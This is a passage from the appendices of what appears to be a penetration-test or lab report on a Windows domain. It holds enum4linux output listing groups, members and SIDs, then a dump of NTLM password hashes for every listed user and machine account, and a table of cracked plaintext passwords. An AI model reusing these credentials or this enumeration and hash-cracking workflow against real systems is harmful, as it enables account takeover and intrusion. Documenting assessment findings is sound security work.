group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
[33m

```

```
[+] [0m[32m Getting builtin group memberships:

[0m[35mGroup: [0mIIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
[35mGroup: [0mWindows Authorization Access Group' (RID: 560) has
member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
[35mGroup: [0mPre-Windows 2000 Compatible Access' (RID: 554) has
member: NT AUTHORITY\Authenticated Users
[35mGroup: [0mAdministrators' (RID: 544) has member:
UADCWNET\Administrator
[35mGroup: [0mAdministrators' (RID: 544) has member:
UADCWNET\Enterprise Admins
[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Domain
Admins
[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Guest
[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Domain Guests
[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
[35mGroup: [0mUsers' (RID: 545) has member: NT
AUTHORITY\Authenticated Users
[35mGroup: [0mUsers' (RID: 545) has member: UADCWNET\Domain Users
[33m
[+] [0m[32m Getting local groups:

[0mgroup:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
[33m
[+] [0m[32m Getting local group memberships:

[0m[35mGroup: [0mDnsAdmins' (RID: 1101) has member:
UADCWNET\K.Thompson
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\krbtgt
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Domain Controllers
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Schema Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Enterprise Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Cert Publishers
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Domain Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Group Policy Creator Owners
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has
member: UADCWNET\Read-only Domain Controllers
[33m
[+] [0m[32m Getting domain groups:

[0mgroup:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
```

```

group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]
[33m
[+] [0m[32m Getting domain group memberships:

[0m[35mGroup: [0m'Schema Admins' (RID: 518) has member:
UADCWNET\Administrator
[35mGroup: [0m'Information Technology' (RID: 1108) has member:
UADCWNET\test
[35mGroup: [0m'Enterprise Admins' (RID: 519) has member:
UADCWNET\Administrator
[35mGroup: [0m'Domain Controllers' (RID: 516) has member:
UADCWNET\SERVER1$
[35mGroup: [0m'Domain Controllers' (RID: 516) has member:
UADCWNET\SERVER2$
[35mGroup: [0m'Domain Guests' (RID: 514) has member: UADCWNET\Guest
[35mGroup: [0m'Domain Admins' (RID: 512) has member:
UADCWNET\Administrator
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
[35mGroup: [0m'Domain Admins' (RID: 512) has member:
UADCWNET\L.Washington
[35mGroup: [0m'Domain Admins' (RID: 512) has member:
UADCWNET\M.Padilla
[35mGroup: [0m'Domain Admins' (RID: 512) has member:
UADCWNET\I.Robinson
[35mGroup: [0m'Domain Admins' (RID: 512) has member:
UADCWNET\B.Yates
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw
[35mGroup: [0m'Group Policy Creator Owners' (RID: 520) has member:
UADCWNET\Administrator
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\marketplace$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\pc28$

```

```

[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\range86-130$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\nt4$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\cust84$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\devserver$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\about$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\helponline$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\sanantonio$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\inbound$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\customer$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ir$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\announce$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\iris$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\dev1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\cust24$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mx$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\vader$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\cust53$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mv$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\mickey$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\ptld$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\tool$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\uninet$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\houston$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\CLIENT1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL2$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL3$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:

```

```

UADCWNET\MSSQL4$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL5$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL6$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL7$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL8$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL9$
[35mGroup: [0m'Domain Computers' (RID: 515) has member:
UADCWNET\MSSQL10$
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\Administrator
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\test
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\K.Thompson
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\V.Nelson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Gill
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.May
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Holt
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\J.Wheeler
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\T.Oliver
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Adams
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\Y.Marshall
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Wolfe
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\A.Kennedy
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\T.Fuller
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\L.Washington
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\S.Shelton
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\J.Farmer
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Paul
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Wong
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Ford
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\M.Daniel
[35mGroup: [0m'Domain Users' (RID: 513) has member:

```

```

UADCWNET\D.Brooks
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Rice
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\P.Powers
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\S.Wright
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\L.Williamson
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\G.Malone
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\M.Harrington
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\H.Mclaughlin
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\G.Turner
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\P.Rodriguez
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\L.Thornton
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\D.Murray
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\A.Peters
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\M.Padilla
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\J.Becker
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\K.Perkins
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\M.Murphy
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\S.Higgins
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Lewis
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\F.Sanders
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\I.Robinson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Yates
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\E.Frazier
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\G.Francis
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw
[35mGroup: [0m'Domain Users' (RID: 513) has member:
UADCWNET\G.Adkins

[34m =====( [0m[32mUsers on 192.168.10.1 via RID
cyclling (RIDS: 500-550,1000-1050)[0m[34m )=====

```

```
[0m[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[+] [0m[32mEnumerating users using SID S-1-5-32 and logon username
'test', password 'test123'

[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-80 and logon username
'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-3909509232-
362358561-949330273 and logon username 'test', password 'test123'

[0mS-1-5-21-3909509232-362358561-949330273-500 SERVER1\Administrator
(Local User)
S-1-5-21-3909509232-362358561-949330273-501 SERVER1\Guest (Local
User)
```



```
S-1-5-21-3909509232-362358561-949330273-503 SERVER1\DefaultAccount
(Local User)
S-1-5-21-3909509232-362358561-949330273-504
SERVER1\WDAGUtilityAccount (Local User)
S-1-5-21-3909509232-362358561-949330273-513 SERVER1\None (Domain
Group)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-90 and logon username
'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-2373017989-
4057782597-2990666611 and logon username 'test', password 'test123'

[0mS-1-5-21-2373017989-4057782597-2990666611-500
UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local
User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local
User)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins
(Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users
(Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests
(Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain
Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain
Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert
Publishers (Local Group)
S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins
(Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise
Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy
Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only
Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable
Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected
Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins
(Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise
Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-1000
UADCWNET\SERVER1$ (Local User)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-80-3139157870-
```

```
2983391045-3678747466-658725712 and logon username 'test', password 'test123'
```

```
[0m  
[34m =====( [0m[32mGetting printer info  
for 192.168.10.1[0m[34m )=====
```

```
[0mNo printers returned.
```

```
enum4linux complete on Sun Jan 15 00:17:39 2023
```

APPENDIX C

Password Hashdump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::  
test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::  
K.Thompson:2601:aad3b435b51404eeaad3b435b51404ee:522c6a33826d412fada1f38f477f0f3d:::  
V.Nelson:2602:aad3b435b51404eeaad3b435b51404ee:90c187bd6085ee5d0ceb1d524764d03e:::  
L.Gill:2603:aad3b435b51404eeaad3b435b51404ee:98c754c8ed18192e34157e51e2e00026:::  
N.May:2604:aad3b435b51404eeaad3b435b51404ee:4e08a332f8c41dcf06690428dc501a99:::  
W.Holt:2605:aad3b435b51404eeaad3b435b51404ee:4ae2c6edc0cbf01525595b2348c7ac21:::  
J.Wheeler:2606:aad3b435b51404eeaad3b435b51404ee:c149d3143d848b3ba4ac348cc8f3273c:::  
F.Payne:2607:aad3b435b51404eeaad3b435b51404ee:92209903231d4a73da08db70e8d10c03:::  
T.Oliver:2608:aad3b435b51404eeaad3b435b51404ee:e8eae9ffed367c835434f374a7b51881:::  
J.Poole:2609:aad3b435b51404eeaad3b435b51404ee:45109eb297781b6df48c3475a53045c5:::  
N.Wells:2610:aad3b435b51404eeaad3b435b51404ee:b4266534a41572e50ec52d2dc944eb97:::  
N.Hogan:2611:aad3b435b51404eeaad3b435b51404ee:cfac3ec6f0150cc7852a9ecbd515f1eb:::  
M.Adams:2612:aad3b435b51404eeaad3b435b51404ee:7ff6ffa6b2c71e457e0ffe1db2a0818f:::  
Y.Marshall:2613:aad3b435b51404eeaad3b435b51404ee:f43759f9026295ee7404018f9f996fbf:::  
W.Wolfe:2614:aad3b435b51404eeaad3b435b51404ee:96a82a0437e7e387ae57c638ac495a61:::  
A.Kennedy:2615:aad3b435b51404eeaad3b435b51404ee:43a8888c1154c15ad39eb4457d111810:::  
T.Fuller:2616:aad3b435b51404eeaad3b435b51404ee:022f3d1f7ceb91c0792b5b5d42b7ab82:::  
L.Washington:2617:aad3b435b51404eeaad3b435b51404ee:7fea713b05ccc89b3028b24d125a0290:::  
S.Shelton:2618:aad3b435b51404eeaad3b435b51404ee:75dd056f2851e70e99becfc1beb71993:::  
J.Farmer:2619:aad3b435b51404eeaad3b435b51404ee:03703cc8069a49c5a72384ca67d22443:::  
M.Paul:2620:aad3b435b51404eeaad3b435b51404ee:aa4b630fb425b2da788d3ccf906ea629:::  
B.Wong:2621:aad3b435b51404eeaad3b435b51404ee:175369dd40d8d1533d4f4735e7dd1387:::  
D.Ford:2622:aad3b435b51404eeaad3b435b51404ee:67d402ca80782551c8ab775d85e6a4a4:::  
M.Daniel:2623:aad3b435b51404eeaad3b435b51404ee:213d979e0140ac5fa005e9ec903e1652:::  
D.Brooks:2624:aad3b435b51404eeaad3b435b51404ee:cce861c73b90ed1f8bb37f20b46719a5:::  
B.Rice:2625:aad3b435b51404eeaad3b435b51404ee:4514289d3d71f54a0ab7c999183cb413:::  
P.Powers:2626:aad3b435b51404eeaad3b435b51404ee:f782b271673a16f583a551c9ada23474:::  
S.Wright:2627:aad3b435b51404eeaad3b435b51404ee:75164fbbc9b62b16f58549d4181ecc9a:::
```

L.Williamson:2628:aad3b435b51404eeaad3b435b51404ee:3be10e0173df78472aa21dd10d9a6758:::
G.Malone:2629:aad3b435b51404eeaad3b435b51404ee:efd64ec66cce463917bc986a81effff4:::
M.Harrington:2630:aad3b435b51404eeaad3b435b51404ee:4b24b7d1852dcfdcb6cfdf5e6043ad6:::
H.Mclaughlin:2631:aad3b435b51404eeaad3b435b51404ee:d30aed721236f412ca7d08ce8fd2fa18:::
G.Turner:2632:aad3b435b51404eeaad3b435b51404ee:967219db0845f83c9126218ccdd3cc84:::
P.Rodriguez:2633:aad3b435b51404eeaad3b435b51404ee:a8ca294edbaea2f52e936f0b3e368448:::
L.Thornton:2634:aad3b435b51404eeaad3b435b51404ee:ab91034dcaa5a5eb688f60c5d9c22a78:::
D.Murray:2635:aad3b435b51404eeaad3b435b51404ee:341611538be3d97951e7b056613b3dcc:::
A.Peters:2636:aad3b435b51404eeaad3b435b51404ee:e8023f41f0a8e24d989dc1d69d9c7c9f:::
M.Padilla:2637:aad3b435b51404eeaad3b435b51404ee:bb8de44ecaae48ae580139b5a29282ed:::
J.Becker:2638:aad3b435b51404eeaad3b435b51404ee:0aaabc8c6e09e9757a69ae32837d8252:::
K.Perkins:2639:aad3b435b51404eeaad3b435b51404ee:4ae2c6edc0cbf01525595b2348c7ac21:::
M.Murphy:2640:aad3b435b51404eeaad3b435b51404ee:27ee3ae82dd4624ad17a8c85f1a6f907:::
S.Higgins:2641:aad3b435b51404eeaad3b435b51404ee:752e818cec1c2e3db3457f396007beba:::
B.Lewis:2642:aad3b435b51404eeaad3b435b51404ee:b3d7e9289de3fb26408eaa79ca0efc1c:::
F.Sanders:2643:aad3b435b51404eeaad3b435b51404ee:14d27ce2a281279decef5e4f3b339964:::
R.Soto:2644:aad3b435b51404eeaad3b435b51404ee:51d38d49ec40fe1a990e46bb49227a48:::
I.Robinson:2645:aad3b435b51404eeaad3b435b51404ee:355de9aba94a26f55bdec46c8338c34b:::
B.Yates:2646:aad3b435b51404eeaad3b435b51404ee:75350240ae9aef63d22de8e10501df63:::
E.Frazier:2647:aad3b435b51404eeaad3b435b51404ee:9662787ab8d51d5e2fc126e05b8fa705:::
G.Francis:2648:aad3b435b51404eeaad3b435b51404ee:f28d197810174a96534f5fe4fcedb5ed:::
J.Shaw:2649:aad3b435b51404eeaad3b435b51404ee:dd2e1af6777e8e908145aa7ba23f639b:::
G.Adkins:2650:aad3b435b51404eeaad3b435b51404ee:8d216808d27d74aefa733fe3c340bb8d:::
SERVER1\$:1000:aad3b435b51404eeaad3b435b51404ee:049ade6aff270062a1b83f993c79b24f:::
marketplace\$:1110:aad3b435b51404eeaad3b435b51404ee:ebd5a56399bd03ef6a961b1b27f63489:::
pc28\$:1111:aad3b435b51404eeaad3b435b51404ee:923cdcc9273474d7b0dbbbff25ac13f7:::
range86-
130\$:1112:aad3b435b51404eeaad3b435b51404ee:2d338324312a43afe6d41b46ce49613c:::
nt4\$:1113:aad3b435b51404eeaad3b435b51404ee:bd6a7ea846767c4543346912d60f5f61:::
cust84\$:1114:aad3b435b51404eeaad3b435b51404ee:d3b80b56f60c65a164d924a7fbdd4126:::
devserver\$:1115:aad3b435b51404eeaad3b435b51404ee:262f6a2207a7b4eea0c312ddd25992d6:::
about\$:1116:aad3b435b51404eeaad3b435b51404ee:b39bc0e10fe2ac5f9621675e1c1f3e79:::
helponline\$:1117:aad3b435b51404eeaad3b435b51404ee:6f9d64cbd6f4fc435e0da245b9f25033:::
sanantonio\$:1118:aad3b435b51404eeaad3b435b51404ee:8b26d71cdf07b14c5b1e5ef703b5492:::
inbound\$:1119:aad3b435b51404eeaad3b435b51404ee:3890bff01d0a7cc2da5f6ab2247573e7:::
customer\$:1120:aad3b435b51404eeaad3b435b51404ee:c156ac9c2e74563914130b4212bc614d:::
ir\$:1121:aad3b435b51404eeaad3b435b51404ee:51948713094207d98c84315633eeb861:::
announce\$:1122:aad3b435b51404eeaad3b435b51404ee:db366f00216407c93042a43a04fd7a32:::
iris\$:1123:aad3b435b51404eeaad3b435b51404ee:82e1b93b43b99d7060869e02737f175c:::
dev1\$:1124:aad3b435b51404eeaad3b435b51404ee:1dde0903bdb7f24cb768a5880350d586:::
cust24\$:1125:aad3b435b51404eeaad3b435b51404ee:103c4dca7e48c70a63633d815740564b:::
mx\$:1126:aad3b435b51404eeaad3b435b51404ee:ed3486283181589c931a0bcde049aa3e:::
vader\$:1127:aad3b435b51404eeaad3b435b51404ee:c300680e0d4bd889dcb0e4f4ab9c1652:::
cust53\$:1128:aad3b435b51404eeaad3b435b51404ee:98d9ac348638b04fb3360e960b0a51c7:::
mv\$:1129:aad3b435b51404eeaad3b435b51404ee:4a100cd5986927beea5207314dcc6136:::
mickey\$:1130:aad3b435b51404eeaad3b435b51404ee:40c859ccba75ac01204c635eff7b025a:::
ptld\$:1131:aad3b435b51404eeaad3b435b51404ee:36bdc6a8cab46f1ddce9f870f510aacd:::
tool\$:1132:aad3b435b51404eeaad3b435b51404ee:0f0e148c7f8946e3df14e5e39b2f1f5c:::

```

uninet$:1133:aad3b435b51404eeaad3b435b51404ee:77620392fabdbf3606bc53545c788945:::
houston$:1134:aad3b435b51404eeaad3b435b51404ee:6902b491549f7a20d6a43be1cdebbcc5:::
SERVER2$:1135:aad3b435b51404eeaad3b435b51404ee:9163da790bc7dbe7aa360033fe02e1f3:::
CLIENT1$:1601:aad3b435b51404eeaad3b435b51404ee:3403bf5f363f404435860f2511fff38e:::
MSSQL1$:2651:aad3b435b51404eeaad3b435b51404ee:bd353f3552f8a95001cdbc942b52d5bb:::
MSSQL2$:2652:aad3b435b51404eeaad3b435b51404ee:99db108d0737afc210dcf1624214bc5b:::
MSSQL3$:2653:aad3b435b51404eeaad3b435b51404ee:b620e5d56ec13f6bcb4de355fe271b63:::
MSSQL4$:2654:aad3b435b51404eeaad3b435b51404ee:22e89b44bfe55e494c40e8bc7056ef66:::
MSSQL5$:2655:aad3b435b51404eeaad3b435b51404ee:f9cdfb4de532f5e34a052d30249fbaa:::
MSSQL6$:2656:aad3b435b51404eeaad3b435b51404ee:3e3a1eaa5e433bdf8d514424fd86f133:::
MSSQL7$:2657:aad3b435b51404eeaad3b435b51404ee:0e2d6a8a6ff0a5b6caf7620d08edd396:::
MSSQL8$:2658:aad3b435b51404eeaad3b435b51404ee:0d403a032b6c7f7f2a48a6a56646faad:::
MSSQL9$:2659:aad3b435b51404eeaad3b435b51404ee:b90ed1113a944ac3a56a7a177971c765:::
MSSQL10$:2660:aad3b435b51404eeaad3b435b51404ee:5236807e40cd2fa5025182a8f64398bd:::

```

APPENDIX D

Cracked Passwords

Username	Password
A.Kennedy	tonight1
B.Lewis	dangling
B.Rice	axisymmetric68
B.Yates	locomotion
D.Brooks	railhead
D.Ford	sightseeing
D.Murray	soprano
E.Frazier	vulpine
F.Sanders	luggage95
G.Adkins	skittle16
G.Francis	dispensary
G.Malone	macroscopic
G.Turner	inductee72
Guest	*empty*
H.Mclaughlin	historiography
I.Robinson	inoffensive
J.Poole	agnostic9
J.Shaw	shallow93
J.Wheeler	columbine24
K.Perkins	griffin
K.Thompso	secretion34
L.Gill	parsimony
L.Washington	inhalation
L.Williamson	elliptic

M.Adams	discipline
M.Daniel	intersperse44
M.Padilla	arbiter
M.Paul	oxygenate22
MYSQL7\$	unwieldy
N.Hogan	protract92
N.May	drugstore25
N.Wells	texture
P.Powers	stipple
S.Higgins	tagging
S.Wright	anatomic
test	test123
T.Oliver	ineligible
V.Nelson	butterball37
W.Holt	griffin
W.Wolfe	aromatic22
Y.Marshall	catbird84